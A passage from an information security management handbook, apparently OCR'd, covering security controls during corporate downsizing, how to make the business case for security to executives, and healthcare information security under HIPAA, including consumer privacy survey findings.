The market research firm Digital Research conducted a survey for security software developer Camelot and *eWeek* magazine. They found that, "Insiders pose the greatest computer security threat. Disgruntled insiders

and accounts held by former employees are a greater computer security threat to U.S. companies than outside hackers." Out of 548 survey respondents, 43 percent indicated that security breaches were caused by user accounts being left open after employees had left the company.[2]

Yeah, Right. What Are the Cases?

In many cases of ex-employees doing harm to their former employers, the extent of the problem is difficult to quantify. Some companies do not initially detect many of the incidents, and others prefer to handle the incidents outside the legal system. A small percentage of incidents have gone through the legal system and, in some cases, the laws were upheld. Each time this occurs, it strengthens support for the implementation of information security best practices. Although many states have computer crime laws, there is still only a small percentage of case law.

Example Incident: *The Boston Globe,* by Stephanie Stoughton, Globe Staff, 6/19/2001[3]

> Ex-tech worker gets jail term in hacking. A New Hampshire man who broke into his former employer's computer network, deleted hundreds of files, and shipped fake e-mails to clients was sentenced yesterday to six months in federal prison. U.S. District Judge Joseph DiClerico also ordered Patrick McKenna, 28, to pay $13,614.11 in restitution to Bricsnet's offices in Portsmouth, N.H. Following McKenna's release from prison, he will be under supervision for two years.

High-Tech Measures

E-Mail

E-mail is one of the most powerful business tools in use today. It can also be a source of communications abuse and information leakage during a downsizing effort. The retention or destruction of stored e-mail messages of ex-employees must also be considered.

Abuse

Do not allow former employees to keep e-mail or remote access privileges in an attempt to ease the pain of losing their jobs or help in their job searches. The exposure here is the possibility of misrepresentation and inappropriate or damaging messages being received by employees, clients, or business partners. If the company wants to provide e-mail as a courtesy service to exiting employees, the company should use a third party to provide these services. Using a third party will prevent employees from using existing group lists and addresses from their address books, thus limiting the number of recipients of their messages.

Employees who know they are to be terminated typically use e-mail to move documents outside the organization. The company's termination strategy should include a method for minimizing the impact of confidential information escaping via the e-mail system. E-mail content filters and file-size limitations can help mitigate the volume of knowledge and intellectual capital that leaves the organization via e-mail.

Leakage

E-mail groups are very effective when periodic communication to a specific team is needed. The management of the e-mail group lists is a job that requires diligence. If ex-employees remain on e-mail group lists, they will continue to receive company insider information. This is another reason the company should not let former employees keep company e-mail accounts active as a courtesy service.

Storage

E-mail messages of ex-employees are stored on the desktop system and the backup disk or tapes of the e-mail server. The disposal of these documents should follow the company's procedure for e-mail document retention.

In the absence of an e-mail document retention policy, the downsizing team should develop a process for determining which e-mail messages and attachments will be retained and which will be destroyed.

Low-Tech Measures

The fact that information security is largely a people issue is demonstrated during a reduction in force initiative. It is the business people working hand in hand with the people staffing the technical and physical security controls who will ensure that the company is less vulnerable to security breaches during this very disruptive time in the company.

Document Destruction

As people exit the company during a downsizing effort, mounds of paper will be thrown in the trash or placed in the recycling bin. Ensuring that confidential paper documents are properly disposed of is important in reducing information leaks to unwanted sources.

After one company's downsizing effort, I combed through their trash and recycling bins. During this exercise, I found in the trash several copies of the internal company memo from the CEO that explained the downsizing plan. The document was labeled *"Company Confidential — Not for Distribution Outside of the Company."* This document would have been valuable to the news media or a competitor.

All companies have documents that are confidential to the business; however, most companies do not have a document classification policy. Such a policy would define the classification designations, such as:

- Internal Use Only
- Confidential
- Customer Confidential
- Highly Restricted

Each of these classifications has corresponding handling instructions defining the care to be taken when storing or routing the documents. Such handling instructions would include destroying documents by shredding them when they are no longer needed.

Many organizations have also been entrusted with confidential documents of business partners and suppliers. The company has a custodial responsibility for these third-party documents. Sorting through paper documents that are confidential to the company or business partners and seeing that they are properly destroyed is essential to the information protection objective.

Security Awareness

Security awareness is a training effort designed to raise the security consciousness of employees (see Exhibit 85.1). The employees who remain with the organization after the downsizing effort must be persuaded to rally around the company's security goals and heightened security posture. Providing the remaining team of employees with the knowledge required to protect the company's vital information assets is paramount. Employees should leave the security training with a mission to be security-aware as they perform their daily work. Some of the topics to be covered in the security awareness sessions include:

- Recognizing social engineering scenarios
- Speaking with the press
- Keeping computer and network access credentials, such as passwords, confidential
- Changing keys and combinations
- Encouraging system administrators and security administrators to be vigilant when reviewing system and security logs for suspicious activity
- Combining heightened computer and network security alertness with heightened physical security alertness

EXHIBIT 85.1 Checklist of Security Actions during Reduction in Workforce Effort

General

- Assemble a team to define the process for eliminating all computer and network access of downsized employees. The team should include representation from Human Resources, Legal, Audit, and Information Security.
- Ensure that the process requires managers to notify the employees responsible for Information Security and the Human Resources department at the same time.
- Educate remaining employees about Information Security company policy or best practices.
- Change passwords of all employees, especially employees with security administrative privileges.
- Check the computer and laptop inventory list and ensure that downsized employees return all computer equipment that was issued to them as employees.
- Be current with your software licenses — ex-employees have been known to report companies to the Software Piracy Association.

Senior Managers

- Explain the need for the downsizing.
- Persuade key personnel that they are vital to the business.
- Resist the temptation to allow downsized officers, senior managers, or any employees to keep e-mail and remote access privileges to ease the pain or help in their job search. If the company wants to provide courtesy services to exiting employees, the company should use a third party to provide these services, not the company's resources.

Server Administrators, Network Administrators, and Security Administrators

- Identify all instances of employee access:
  - — Scan access control systems for IDs or accounts of downsized employees.
  - — Scan remote access systems for IDs or accounts of downsized employees.
  - — Call business partners and vendors for employee authorizations.
- Consult with departing employee management:
  - — Determine who will take on the exiting employee's access.
  - — Determine who will take control of exiting employee's files.

E-mail System Administrators

- Identify all instances of employee access:
  - — Scan the e-mail systems for IDs or accounts of downsized employees.
- Forward inbound e-mail messages sent to an ex-employees' e-mail account to their manager.
- Create a professional process for responding to individuals who have sent e-mails to ex-employees, with special emphasis on the mail messages from customers requiring special care.
- Remove ex-employees from e-mail group lists.

Managers of Exiting Employees

- Determine who will take on the access for the exiting employees.
- Determine who will take control of exiting employee computer files.
- Sort through exiting employee paper files for documents that are confidential or sensitive to the business.

Prepare for the Worst

- Develop a list of likely worst-case scenarios.
- Develop actions that will be taken when worst-case scenarios occur.

Conclusion

Information security involves people, processes, and technical controls. Information security requires attention to detail and vigilance because it is a continuous improvement project. This becomes especially important when companies embark on a downsizing project.

Companies should always be mindful that achieving 100 percent security is impossible. Mitigating risk to levels that are acceptable to the business is the most effective methodology for protecting the company's information assets and the network systems.

Businesses need to involve all employees in the security effort to have an effective security program. Security is most effective when it is integrated into the company culture. This is why security awareness training is so important.

Technology plays a crucial role in security once the policies and processes have been defined to ensure that people properly manage the technological controls being deployed. A poorly configured firewall provides a false sense of security. This is why proper management of security technologies provides for a better information protection program.

The Business Case for Information Security: Selling Management on the Protection of Vital Secrets and Products

Sanford Sherizen, Ph.D., CISSP

If the world was rational and individuals as well as organizations always operated on that basis, this chapter would not have to be written**.** After all, who can argue with the need for protecting vital secrets and products? Why would senior managers not understand the need for spending adequate funds and other resources to protect their own bottom line? Why not secure information as it flows throughout the corporation and sometimes around the world?

Unfortunately, rationality is not something that one can safely assume when it comes to the field of information security. Therefore, this chapter is not only required, but it needs to be presented as a bilingual document, that is, written in a way that reveals strategies by which senior managers as well as information security professionals can maximize their specific interests.

This chapter is based on over 20 years of experience in the field of information security, with a special concentration on consulting with senior- and middle-level managers. The suggestions are based on successful projects and, if followed, can help other information security professionals achieve successful results with their management.

The State of Information Security

Improving information security for an organization is a bit like an individual deciding to lose weight, to exercise, or to stopping smoking. Great expectations. Public declarations of good intentions. A projected starting date in the near future. And then the realization that this is a constant activity, never to end and never to be resolved without effort.

Why is it that there are so many computer crime and abuse problems at the same time that an increasing number of senior executives are declaring that information security is an absolute requirement in their organizations? This question is especially perplexing when one considers the great strides that have been made in the field of information security in allowing greater protection of assets. While the skill levels of the perpetrators have increased and the complexity of technology today leaves many exposures, one of the central issues for today's information security professional is nontechnical in nature. More and more, a challenge that

many in the field face is how to inform, convince, influence, or in some other way "sell" their senior management on the need for improving information security practices.

This chapter looks at the information security–senior executive dialogue, offering the reasons why such exchanges often do not work well and suggesting ways to make this a successful discussion.

Senior Management Views of Information Security

Information security practitioners need to understand two basic issues regarding their senior management. The first is that computer crime is only one of the many more immediate risks that executives face today. The second is that thinking and speaking in managerial terms is a key to even gaining their attention in order to present a business case for improvements.

To the average senior executive, information security may seem relatively easy — simply do not allow anyone who should not see certain information to see that information. Use the computer as a lock against those who would misuse their computer use. Use all of that money that has been given for information technology to come up with the entirely safe computer. Stop talking about risks and vulnerabilities and solve the problem. In other words, information security may be so complex that only simple answers can be applied from the non-practitioner's level.

Among all the risks that a manager must respond to, computer crime seems to fall into the sky-is-falling category. The lack of major problems with the Y2K issue has raised questions in some managerial and other circles as to whether the entire crisis was manufactured by the media and technical companies. Even given the extensive media coverage of major incidents, such as the Yahoo, etc. distributed denial-of-service attack, the attention of managers is quickly diverted as they move on to other, "more important issues." To managers, who are faced with making the expected profits for each quarter, information security is a maybe type of event. Even when computer crime happens in a particular organization, managers are given few risk figures that can indicate how much improvement in information security (X) will lead to how much prevention of crime (Y).

With certain notable exceptions, there are fundamental differences and perceptions between information security practitioners and senior executives. For example, how can information security professionals provide the type of cost-justification or return-on-investment (ROI) figures given the current limited types of tools? A risk analysis or similar approach to estimating risks, vulnerabilities, exposures, countermeasures, etc. is just not sufficient to convince a senior manager to accept large allocations of resources.

The most fundamental difference, however, is that senior executives now are the Chief Information Security Manager (or Chief Corporate Cop) of their organizations. What that quite literally means is that the executives — rather than the information security manager or the IS manager — now have legal and fiduciary responsibilities to provide adequate resources and support for information protection.

Liabilities are now a given fact of life for senior executives. Of particular importance, among the extensive variety of liability situations found in an advanced economy, is the adequacy of information protection. The adequacy of managerial response to information security challenges can be legally measured in terms of due care, due diligence, and similar measures that indicate what would be considered as a sufficient effort to protect their organization's informational assets. Unfortunately, as discussed, senior executives often do not know that they have this responsibility, or are unwilling to take the necessary steps to meet this responsibility. The responsibility for information security is owned by senior management, whether they want it or not and whether they understand its importance or not.

Information Security Views of Senior Management

Just as there are misperceptions of information security, so information security practitioners often suffer from their misperceptions of management. At times, it is as if there are two quite different and quite unconnected views of the world.

In a study done several years ago, CEOs were asked how important information security was to their organization and whether they provided what they felt was adequate assistance to that activity. The results showed an overwhelming vote for the importance of information security as well as the majority of these executives providing sufficient resources. However, when the IS, audit, and information security managers were asked about their executives' views of security, they indicated that there was a large gap between rhetoric

and reality. Information security was often mentioned, but the resources provided and the support given to information security programs often fell below necessary levels.

One of the often-stated laments of information security practitioners is how difficult it is to be truly heard by their executives. Information security can only work when senior management supports it, and that support can only occur when they can be convinced of the importance of information protection. Such support is required because, by the nature of its work, information security is a political activity that crosses departmental lines, chains of command, and even national boundaries.

Information security professionals must become more managerial in outlook, speech, and perspectives. What that means is that it is no longer sufficient to stress the technical aspects of information protection. Rather, the stress needs to be placed on how the information security function protects senior executives from major legal and public relations liabilities. Further, information security is an essential aspect of managing organizations today. Just as information is a strategic asset, so information protection is a strategic requirement. In essence, information security provides many contributions to an organization. The case to be made to management is the business case for information security.

The Many Positive Roles of Information Security

While people may realize that they play many roles in their work, it is worthwhile listing which of those roles apply to "selling information security." This discussion allows the information security practitioner to determine which of the work-related activities that he or she is involved in has implications for convincing senior management of the importance of that work and the need for senior management to provide sufficient resources in order to maximize the protection span of control.

One of the most important roles to learn is how to become an information security "marketeer." Marketing, selling, and translating technical, business, and legal concepts into "managerialese" is a necessary skill for the field of information security today. What are you marketing or selling? You are clarifying for management that not only do you provide information protection but, at the same time, also provide such other valuable services as:

1. *Compliance enforcer and advisor.* As IT has grown in importance, so have the legalities that have to be met in order to be in compliance with laws and regulations. Legal considerations are ever-present today. This could include the discovery of a department using unauthorized copies of programs; internal employee theft that becomes public knowledge and creates opportunity for shareholder suits; a penetration from the outside that is used as a launching pad to attack other organizations, thus creating the possibility of a downstream liability issue; or any of the myriad ways that organizations get into legal problems.
   - — **Benefit to management.** A major role of the information security professional is to assist management in making sure that the organization is in compliance with the law.
2. *Business enabler and company differentiator.* E-commerce has changed the entire nature of how organizations offer goods and services. The business enabler role of information security is to provide an organization with information security as a value-added way of providing ease of purchase as well as security and privacy of customer activities. Security has rapidly become the way by which organizations can provide customers with safe purchasing while offering the many advantages of E-commerce.
   - — **Benefit to management.** Security becomes a way of differentiating organizations in a commercial setting by providing "free safety" in addition to the particular goods and services offered by other corporations. "Free safety" offers additional means of customer satisfaction, encouraging the perception of secure Web-based activities.
3. *Total quality management contributor.* Quality of products and services is related to information security in a quite direct fashion. The confidentiality, integrity, and availability of information that one seeks to provide allow an organization to provide customer service that is protected, personal, and convenient.
   - — **Benefit to management.** By combining proper controls over processes, machines, and personnel, an organization is able to meet the often contradictory requirements of production as well as protection. Information security makes E-commerce possible, particularly in terms of the perceptions of customers that such purchasing is safe and reliable.
4. *"Peopleware" controller.* Peopleware is not the hardware or software of IT. It involves the human elements of the human-machine interface. Information security as well as the audit function serve as

key functions in controlling the unauthorized behavior of people. Employees, customers, and clients need to be controlled in their use of technology and information. The need-to-know and separation-of-duties concepts become of particular importance in the complex world of E-commerce. Peopleware are the elements of the control structure that allow certain access and usage as well as disallow what have been defined as unauthorized activities.

— **Benefit to management.** Managerial policies are translated into information security policies, programs, and practices. Authorized usage is structured, unauthorized usage is detected, and a variety of access control and similar measures offer protections over sensitive informational assets.

The many roles of information security are of clear benefit to commercial and governmental institutions. Yet, these critical contributions to managing complex technical environments tend not to be considered when managers view the need for information security. As a result, one of the most important roles of information security practitioners is to translate these contributions into a business case for the protection of vital information.

Making the Business Case for Information Security

While there are many different ways to make the business case and many ways to "sell" information security, the emphasis of this section is on the Common Body of Knowledge (CBK) and similar sources of explication or desired results. These are a highly important source of professional knowledge that can assist in informing senior executives regarding the importance of information security.

CBK, as well as other standards and requirements (such as the Common Criteria and the British Standards 7799), are milestones in the growth of the professional field of information security. These compendia of the best ways to evaluate security professionals as well as the adequacy of their organizations serve many purposes in working with senior management.

They offer information security professionals the ability to objectively recommend recognized outside templates for security improvements to their own organizations. These external bodies contain expert opinion and user feedback regarding information protection. Because they are international in scope, they offer a multinational company the ability to provide a multinational overview of security.

Further, these enunciations of information security serve as a means of measuring the adequacy of an organization's information security program and efforts. In reality, they serve as an indication of "good practices" and "state of knowledge" needed in today's IT environments. They also provide legal authorities with ways to measure or evaluate what are considered as appropriate, necessary, or useful for organizations in protecting information. A "good-faith effort" to secure information, a term used in the U.S. Federal Sentencing Guidelines, becomes an essential legal indicator of an organization's level of effort, concern, and adequacy of security programs. Being measured against these standards and being found lax may cost an organization millions of dollars in penalties as well as other serious personal and organizational punishments. (For further information on the U.S. Sentencing Guidelines as they relate to information security, see the author's publication on the topic at http://www.computercrimestop.com/.)

Meeting the Information Security Challenge

The many challenges of information security are technical, organizational, political, legal, and physical. For the information security professional, these challenges require new skills and new orientations. To be successful in "selling" information security to senior executives, information security practitioners should consider testing themselves on how well they are approaching these decision makers.

One way to do such a self-evaluation is based on a set of questions used in forensic reviews of computer and other crimes. Investigators are interested in determining whether a particular person has motive, opportunity, and means (MOM). In an interesting twist, this same list of factors can be helpful in determining whether information security practitioners are seeking out the many ways to get the attention of their senior executives.

1. *Motivation.* Determine what motivates executives in their decisions. Understand the key concepts and terms they use. Establish a benefits approach to information security, stressing the advantages of securing

information rather than emphasizing the risks and vulnerabilities. Find out what "marketeering" means in your organization, including what are the best messages, best media, and best communicators needed for this effort.

2. *Opportunity.* Ask what opportunities are available, or can be made, to meet with, be heard by, or gain access to senior executives. Create openings as a means to stress the safe computing message. Opportunities may mean presenting summaries of the current computer crime incidents in memos to management. An opportunity can be created when managers are asked for a statement to be used in user awareness training. Establish an Information Security Task Force, composed of representatives from many units, including management. This could be a useful vehicle for sending information security messages upward. Find out the auditor's perspectives on controls to see how these may reinforce the messages.
3. *Means.* The last factor is means. Create ways to get the message heard by management. Meeting may be direct or indirect. Gather clippings of current computer crime cases, particularly those found in organizations or industries similar to one's own. Do a literature review of leading business, administrative, and industry publications, pulling out articles on computer crime problems and solutions. Work with an organization's attorneys in gathering information on the changing legal requirements around IT and security.

Conclusion

In the "good old days" of information security, security was relatively easy. Only skilled data processing people had the capability to operate in their environment. That, plus physical barriers, limited the type and number of people who could commit computer crimes.

Today's information security picture is far more complicated. The environment requires information security professionals to supplement their technical skills with a variety of "soft skills" such as managing, communicating, and stressing the business reasons for security objectives. The successful information security practitioner will learn these additional skills in order to be heard in the on-rush of challenges facing senior executives.

The technical challenges will certainly not go away. However, it is clear that the roles of information security will increase and the requirements to gain the acceptance of senior management will become more important.

Information Security Management in the Healthcare Industry

Micki Krause

INTRODUCTION

Proper management of the information security program addresses two very important areas: technological, because many of the controls we implement are technical security mechanisms, and people, because security is first and foremost a people issue. However, the information security manager in the healthcare industry is forced to heed another very important area: federal and state regulations.

Recently enacted government legislation, such as the Balanced Budget Act and the Health Insurance Portability and Accountability Act (HIPAA), are adding immense pressure to healthcare organizations, the majority of which have not yet adopted the generally accepted system-security principles common to other regulated industries.

This chapter will address the following issues:

- History of healthcare information systems and the inherent lack of controls
- The challenges the healthcare organization faces, vis à vis its information systems
- The obstacles healthcare companies must overcome in order to implement consumer-centric systems in an environment of consumer distrust of both the healthcare industry and the technology
- The multitude of privacy laws proposed in the last 12 months
- E-commerce and the Internet
- An analysis of the HIPAA security standards

HISTORY OF HEALTHCARE INFORMATION SYSTEMS AND THE INHERENT LACK OF CONTROLS

The goal of today's healthcare organizations' information systems is open, interoperable, standards-compliant, and secure information systems. Unfortunately, this goal does not accurately reflect the state of healthcare's information systems today. We have some very real challenges to understand and overcome.

To begin, the healthcare industry has built information systems without the sufficient granularity required to adequately protect the information for which we are custodians. Many of the existing systems require no more than a three-character log-on ID; some have passwords that are shared by all users; and most have not implemented the appropriate classification of access controls for the jobs that users perform. One healthcare organization realized that their junior claims examiners were authorizing liposuction procedures, which ordinarily are not reimbursed. However, due to a lack of granularity, the junior examiners had the same privileges as the more senior personnel, and thus, the ability to perform inappropriate actions.

Because of this lack of appropriate controls, healthcare companies have recently come to the realization that they will have to invest in retrofitting security in order to be compliant with federal regulations. Not only will they be forced to expend incremental resources in this effort, but they lose the opportunity to utilize those resources for new application development.

Unfortunately, we don't see much of an improvement in many of the commercial product offerings on the market today. Consistently, from operating systems to off-the-shelf applications, too many new products lack sufficient controls. Products from large companies, with wide deployment, such as the Windows NT operating system or the Peoplesoft application, are not built to be compliant with best practices or generally accepted system-security principles. This is poor testimony to the quality of software today. In fact, many security practitioners find it unsettling to get blank stares from their vendor representatives when they ask whether the product has the most basic of controls. Worse yet is the null response security managers receive when they ask the vendor whether or not the manufacturers have a strategy for compliance with federal regulations.

There is no doubt that along with other industries, the healthcare industry must begin to collaborate with product vendors, to ensure that new products are built and implemented by default in a secure manner.

THE CHALLENGES THE HEALTHCARE ORGANIZATION FACES, VIS À VIS ITS INFORMATION SYSTEMS

Another challenge facing organizations today is the pressure of keeping their networked resources open and closed at the same time, a security paradox of doing electronic commerce. Healthcare companies are forced to allow their insecure systems to be accessible to outside constituencies, trading partners, vendors, and members. In these situations, more robust authentication and access controls are mandatory, especially for those users who are not employees of the company. To exacerbate the challenge, the security manager has to reconcile decisions vis à vis the correct balance between access and security, especially with regard to requests for access to internal resources by external trading partners. Questions plaguing the healthcare organization include: "Should an employer have a right to see the patient-identifiable data on their employees?" For example, if a healthcare company is custodian of John Smith's medical records, and John drives a dynamite truck, should the health plan acquiesce to the employer if John's medical records indicate he has epileptic seizures? Should the employer only have this right if the safety of the public is at risk? Should the employer have access only with John's permission? The answers to these dilemmas are not clear today. Thus, health plans struggle with the overriding challenge of maintaining confidentiality of patient information, while providing reasonable access to it. Further, this balance of access and security has to be maintained across a broadly diverse infrastructure of disparate platforms and applications.

Also, there are other business partners that consistently request access to internal resources, e.g., fulfillment houses, marketing organizations, pharmacy companies. Where does it stop? How can it stop — when the competitive imperative for healthcare companies today is providing the ability to connect quickly and meaningfully with business partners and customers to improve the movement and quality of information and services.

Then, of course, there is the new frontier, the Internet, and the challenges that new technologies present. Organizations tread lightly at first, opening up their networks to the Internet by providing the ability for their employees to surf the Web. It wasn't long before they discovered that if an employee using a company computer on company premises downloads pornographic materials, another of their employees could sue the company for sexual harassment. Once the barn door is open, however, it's hard to get the horses back in. Health plans faced increasing demand to accommodate electronic commerce. Surprisingly, the industry that, until very recently, considered sending files on a diskette the definition for electronic data interchange, rapidly found that they were losing membership because employers' benefits administrators were refusing to do business with plans that could not support file transfers over the Internet.

Of course, when the healthcare organization opens its kimono to the Internet, it introduces a multitude of threats to its internal network. Although most organizations implemented perimeter security with the installation of firewalls, business demands forced them to open holes in the defensive device, to allow certain types of inbound and outbound traffic. For example, one health plan encouraged its employees to enroll in courses offered on the Internet which required opening a specific port on the firewall and allowing traffic to and from the university's Internet address. In another instance, a health plan employee needed access to a nonprofit entity's Web site in order to perform Webmaster activities. In order to accomplish this, the employee utilized a service through the Internet, requiring access through the firewall. Thus, the firewall slowly becomes like Swiss cheese, full of holes. Ergo, health plans have the challenge of engaging in business with external partners while *effectively* managing the firewall.

More challenging than managing external connectivity is the security manager's task of hiring security practitioners with the necessary skills and knowledge to effectively manage the firewall. These individuals must have experience managing UNIX systems, since most firewalls are built on a UNIX operating system; must know how the Internet protocols such as file transfer protocol (FTP) work through the firewall; and must have the expertise to monitor network router devices and know how to write rules for those devices, in order to accommodate business requirements while protecting the enterprise. On the other hand, as healthcare organizations seek to outsource networked resources, for example, Web sites and firewalls, the security manager must be able to provide sufficient monitoring and security oversight, to ensure that the outsourcer is meeting its contractual obligations.

It's no wonder that insurance companies are offering a myriad of secure-systems insurance programs. Cigna Insurance, for example, recently developed a program to offer insurance policies of up to $25 million in liability per loss, reflecting the realization that companies are not only more reliant on information systems, but with the introduction of the Internet, the risk is that much greater.

THE OBSTACLES THAT HEALTHCARE COMPANIES MUST OVERCOME IN ORDER TO IMPLEMENT CONSUMER-CENTRIC SYSTEMS IN AN ENVIRONMENT OF CONSUMER DISTRUST OF BOTH THE HEALTHCARE INDUSTRY AND THE TECHNOLOGY

In this competitive industry, the healthcare organization's mandate is to increase customer intimacy while decreasing operational costs; grant external access to internal data and applications, while most existing applications don't have the appropriate controls in place; and secure the new

technologies, especially for third-party access. With all of these issues to resolve, health plans are turning toward Web-based solutions, utilizing public key encryption and digital certificate technologies. But even though health plans have the motivation to move into the Internet mainstream, there are obstacles to overcome that have, for now, slowed the adoption of Web technologies.

First, there are technological weaknesses in the Internet infrastructure. Most organizations have service-level agreements for their internal resources, which guarantee to their employees and customers a certain level of availability and response time. In the Internet space, no one entity is accountable for availability. Also, there are five major electronic junctions where the Internet is extremely vulnerable. When one junction is down, many customers feel the pain of not having reliable service. Since the Internet is not owned or operated by any one person or organization, by its very nature, it cannot be expected to provide the same reliability, availability, and security as a commercial network service provider can. For example, commercial telecommunications companies provide outsourced wide area networks and deploy state of the art communications and security technologies with multiple levels of redundancy and circuitry. The Internet is like a Thomas' English muffin — a maze of nooks and crannies that no one entity controls.

Next, all of the studies show that a large majority of physicians are not comfortable with computers, let alone the Internet. The doctors are ambivalent about adopting information technology, and since there is no control over the content of the information on the net, physicians have been slow to adopt electronic mail communications with their patients on the Internet. They have legitimate concern since there is no positive assurance that we can know exactly who we are communicating with on the Internet. Thus, the healthcare providers distrust the Internet.

They are not the only persons with doubts and concerns. The perception of a lack of security and privacy by consumers is a tremendous challenge for healthcare organizations. Moreover, the media promulgates the paranoia. It's no wonder that consumers are fearful of losing their privacy when publications offer headlines such as "Naked Before the World: Will your Medical Records be safe in a new National Databank?" (*Newsweek* magazine) or "The Death of Privacy: You Have No Secrets." (*Time* magazine).

Therefore, if healthcare organizations are to successfully deploy consumer-intimate Web-based applications, the biggest hurdle they have to overcome is consumer fear, as depicted in the cartoon in Exhibit 17.1.

This consumer fear is not a new phenomenon. For many years, public polls have shown that consumers are increasingly distrustful of organizations that collect their private information. More disconcerting than this,



Exhibit 17.1.

from a healthcare perspective, is that this fear is manifesting itself in negative impacts to the quality of their personal health. More and more, consumers are going out of their local areas to obtain healthcare and lying or holding back information from their healthcare providers, primarily to maintain their sense of privacy and maintain some semblance of confidentiality. This reflects a real disconnect between the consumer and the custodians of the consumer data, the health plan and the doctor.

In early 1999, the Consumers Union, the largest consumer advocacy organization in the United States, sponsored a nationwide survey. They sampled 1000 adults in the U.S. and a separate 1000 adults in California. The survey asked people how willing they were to disclose their personal medical information.

In Exhibit 17.2, we can see that the survey found that although people do concede that persons other than their immediate provider require access to their personal medical records, they display a very strong preference for restricting access. Only four of every ten asked were willing to disclose their medical information to health plans. Roughly six in ten would explicitly refuse to grant access to their information to a hospital, even if the hospital were to offer preventive care programs. Also, consumers are not happy having their employers or potential employers view their personal healthcare information. Most are not willing to offer their information to a potential employer who may be considering them for a job. Further, the



Exhibit 17.2.

drug companies are lowest on the totem pole because Americans do not want their medical data collected for the purposes of marketing new drugs.

In Exhibit 17.3, we see another interesting finding from the survey: most people consider electronic piracy, that is hackers, the biggest threat to their privacy. This is counter to the real threat, which is the disclosure of information by medical personnel, health plans, or other authorized users, but it's not surprising that the average consumer would be very worried about hackers, when we consider how the media exploits attempts by teenagers to hack in to the Pentagon's computers. Moreover, the vendors exacerbate these fears by playing up the evil hacker as they attempt to sell products by instilling fear, uncertainty, and doubt in our hearts and minds.

Exhibit 17.4 shows that most of the survey respondents perceive that if health plans and providers implement security provisions and information security management policies in order to protect medical information, it would make them more inclined to offer their personal information when it was requested. Americans believe that three specific policies should be adopted to safeguard their medical privacy:

1. Impose fines and punishments for violations
2. Require an individual's specific permission to release personal information
3. Establish security systems with security technologies, such as passwords and encryption



Exhibit 17.3.



Exhibit 17.4.

Further, the survey respondents were very favorable about sending a health plan's Chief Executive Officer to prison in the event of willful or intentional disclosure of medical information.

The Consumers' Union survey also revealed that consumers are aware — they know that their information is stored in computer databases, and they perceive computerization as the greatest threat to their privacy. In fact, more than one-half of the respondents think that the shift from paper

